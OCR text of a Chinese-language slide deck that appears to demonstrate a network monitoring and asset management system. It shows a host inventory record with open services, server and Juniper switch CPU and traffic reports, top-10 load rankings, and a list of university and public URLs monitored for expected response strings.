
可以建立資產的群組、資產編號、資產重要等級等資訊，方便日後管理




設備資產管理功能


主機名稱
IC-PC
IP
163. 07.130
資產編號
SN1020123423
描述
IC--PC
資產重要性
2
感測器
建立新感測器?
192.168.186.37 (alienvault)
圖示
選擇檔案
未選擇任何檔案
* 允許的格式: 16x16 png圖片
進階
主機位置
緯度
25.0392
經度
121.525
地圖
衛星檢視
詳細目錄 [立即掃描本機]
屬性
作業系統
Windows 7
Software
Role
部門
資訊中心
Workgroup
MAC Address
CPU
Memor
ACL
Route
Storage
服務
ms-term-serv (3389/tcp)
msrpc (49153/tcp)
msrpc (135/tcp)
msrpc (49155/tcp)
msrpc (49154/tcp)
msrpc (49152/tcp)
microsoft-rdp (3389/tcp)
nfsd-status (1110/tcp)
netbios-ssn (139/tcp)
msrpc (49156/tcp)
目前作業系統版本
及所提供的服務


伺服器效能及流量監控



Oracle - 伺服器記憶體
processes
50
40
30
20
10
伺服器流量
Oracle - Traffic - ethernet
bits per second
2.0 M
1.5 M
1.0 M
0.5 M
0.0
17:00
18:00
19:00
20:00
21:00
22:00
From 05-22-2016 16:50:16 To 05-22-2016 22:50:16
Inbound Current: 107.92 k Average: 98.80 k Maximum: 1.21
Outbound Current: 391.71 k Average: 193.95 k
Maximum: 2.24 M
伺服器CPU
Oracle
5.0
4.0
3.0
2.0
1.0
0.0
17:00
18:00
From 05-22
AVG Load all cores
Oracle - Used Space - C:
bytes
80 G
60 G
40 G
20 G
0
17:00
18:00
19:00
20:00
21:00
22:00
From 05-22-2016 16:50:16 To 05-22-2016 22:50:16
Total Current: 80.00 G Average: 80.00 G Maximum: 80.00 G
Used Current: 20.27 G Average: 20.29 G Maximum: 23.21 G


網路設備效能及流量監控



監測主機各種運行服務狀態監控







各種效能(CPU, Ram, HD, 流量…)月報表

Juniper CPU 使用率(周報)

Data Source: Any | Measurand: Any | Search: | Go | Clear | 顯示標題 | 摘要說明


Additional: None | Rows: Any | Archive: Current

« 往前　　筆數 1 to 20 of 20 [1]　　下一頁 »

	juniper_ex_cpu_util	
資料描述 ▲▼	AVG [%] ▲▼	MAX [%] ▲▼
172.20.168.111 - CPU - Utilization	4.96	8.93
172.20.168.112 - CPU - Utilization	3.97	8.00
172.20.168.113 - CPU - Utilization	4.54	7.00
172.20.168.114 - CPU - Utilization	3.05	7.83
172.20.168.115 - CPU - Utilization	4.11	8.00
172.20.168.121 - CPU - Utilization	5.76	8.93
172.20.168.122 - CPU - Utilization	4.92	7.92
172.20.168.123 - CPU - Utilization	4.66	7.92
172.20.168.124 - CPU - Utilization	3.77	6.97
172.20.168.125 - CPU - Utilization	3.30	7.83
172.20.168.126 - CPU - Utilization	4.79	8.00
172.20.168.130 - CPU - Utilization	2.74	6.93
172.20.168.131 - CPU - Utilization	5.43	8.00
172.20.168.132 - CPU - Utilization	3.65	8.92
172.20.168.133 - CPU - Utilization	4.76	9.90
172.20.168.134 - CPU - Utilization	6.01	8.00
172.20.168.70 - CPU - Utilization	5.74	8.83
172.20.168.71 - CPU - Utilization	2.64	7.83
172.20.168.72 - CPU - Utilization	3.62	7.97
172.20.168.110 - CPU - Utilization	5.19	9.88


監測各設備效能斷用率TOP10排名報表

Measurand: 主機 多CPU (AVG)



Pos.	Description	Results [%]
1	ss1_sms - cpu load avg	48.23
2	dc100 - cpu load avg	18.13
3	fs3650 - cpu load avg	7.32
4	fs2008 - cpu load avg	6.13
5	ts4600 - cpu load avg	2.58
6	mbs2 - cpu load avg	1.83
7	mbs1 - cpu load avg	1.52
8	fs320i - cpu load avg	1.37
9	cs2 - cpu load avg	1.10
10	cs1 - cpu load avg	0.88

Measurand: 主機 多CPU (MAX)



Pos.	Description	Results [%]
1	ss1_sms - cpu load avg	97.35
2	mbs1 - cpu load avg	81.80
3	mbs2 - cpu load avg	66.28
4	fs2008 - cpu load avg	57.60
5	ts4600 - cpu load avg	55.80
6	ps1 - cpu load avg	51.50
7	dhcp2008 - cpu load avg	42.20
8	dc100 - cpu load avg	36.00
9	fs320i - cpu load avg	33.93
10	fs3650 - cpu load avg	33.10

網路交換器斷用率TOP10排名報表

Juniper CPU 使用率(月報)


Data Source: Any | Measurand: Any | Search: | Go | Clear | Summary

Type: Pie chart: 3D | Rows: 10 Hi | Archive: Current

Data Source: juniper_ex_cpu_util

Measurand: Juniper EX - CPU (AVG)


HIGH TOP10 - juniper_ex_cpu_util - AVG



Pos.	Description	Results [%]
1	172.20.168.121 - CPU - Utilization	5.22
2	172.20.168.111 - CPU - Utilization	4.76
3	172.20.168.122 - CPU - Utilization	4.50
4	172.20.168.113 - CPU - Utilization	4.43
5	172.20.168.126 - CPU - Utilization	4.32
6	172.20.168.123 - CPU - Utilization	4.14
7	172.20.168.115 - CPU - Utilization	4.11
8	172.20.168.112 - CPU - Utilization	3.77
9	172.20.168.124 - CPU - Utilization	3.47
10	172.20.168.125 - CPU - Utilization	3.13

Measurand: Juniper EX - CPU (MAX)

HIGH TOP10 - juniper_ex_cpu_util - MAX




Pos.	Description	Results [%]
1	172.20.168.121 - CPU - Utilization	8.80
2	172.20.168.126 - CPU - Utilization	8.00
3	172.20.168.112 - CPU - Utilization	8.00
4	172.20.168.115 - CPU - Utilization	8.00
5	172.20.168.111 - CPU - Utilization	7.97
6	172.20.168.113 - CPU - Utilization	7.97
7	172.20.168.122 - CPU - Utilization	7.83
8	172.20.168.123 - CPU - Utilization	7.83

網站/網址監控(比對應當回應的字串)

網頁監控

主機名稱	IP 位址	URL 網址	逾時(秒)	比對字串
III	173.194.72.132	http://ygtw.blogspot.tw/2015/04/gmail.html	5	/資訊學習筆記/
URL-WWW	163.25.114.6	http://www.cgu.edu.tw/bin/home.php	5	/長庚大學/
URL-WWW	163.25.114.6	https://webap.cgu.edu.tw/Citrix/XenApp/auth/login.aspx	5	/Citrix/
URL-WWW	163.25.114.6	http://163.25.114.36/student/login.aspx	5	/簽 約 軟 體/
URL-WWW	163.25.114.6	http://dormnet.cgu.edu.tw/xampp/	5	/xampp/
Localhost	127.0.0.1	http://fix.cgu.edu.tw/	5	/請修系統/
Localhost	127.0.0.1	http://memo.cgu.edu.tw/general_affairs/phone_q.asp	5	/MainTable/
URL-WWW	163.25.114.6	http://fix.cgu.edu.tw/	5	/請修系統/
URL-WWW	163.25.114.6	http://memo.cgu.edu.tw/general_affairs/phone_q.asp	5	/MainTable/
URL-WWW	163.25.114.6	http://www.is.cgu.edu.tw/portal/	5	/校務資訊系統/
URL-WWW	163.25.114.6	http://www2.is.cgu.edu.tw/master/login.aspx	5	/研究所碩士班/
URL-WWW	163.25.114.6	http://www.nba.co.jp/	10	/NBA.com日本/
URL-WWW	163.25.114.6	http://www.nyu.edu/	10	/www.nyu.edu/
URL-WWW	163.25.114.6	http://www.discovery.com/	10	/discovery.com/
URL-WWW	163.25.114.6	http://www.pchome.com.tw/	10	/PChome/
URL-		http://www.edu.tw/	10	/教育部/

網址監控




模擬成使用者對要監控的網址進行 HTTP query!

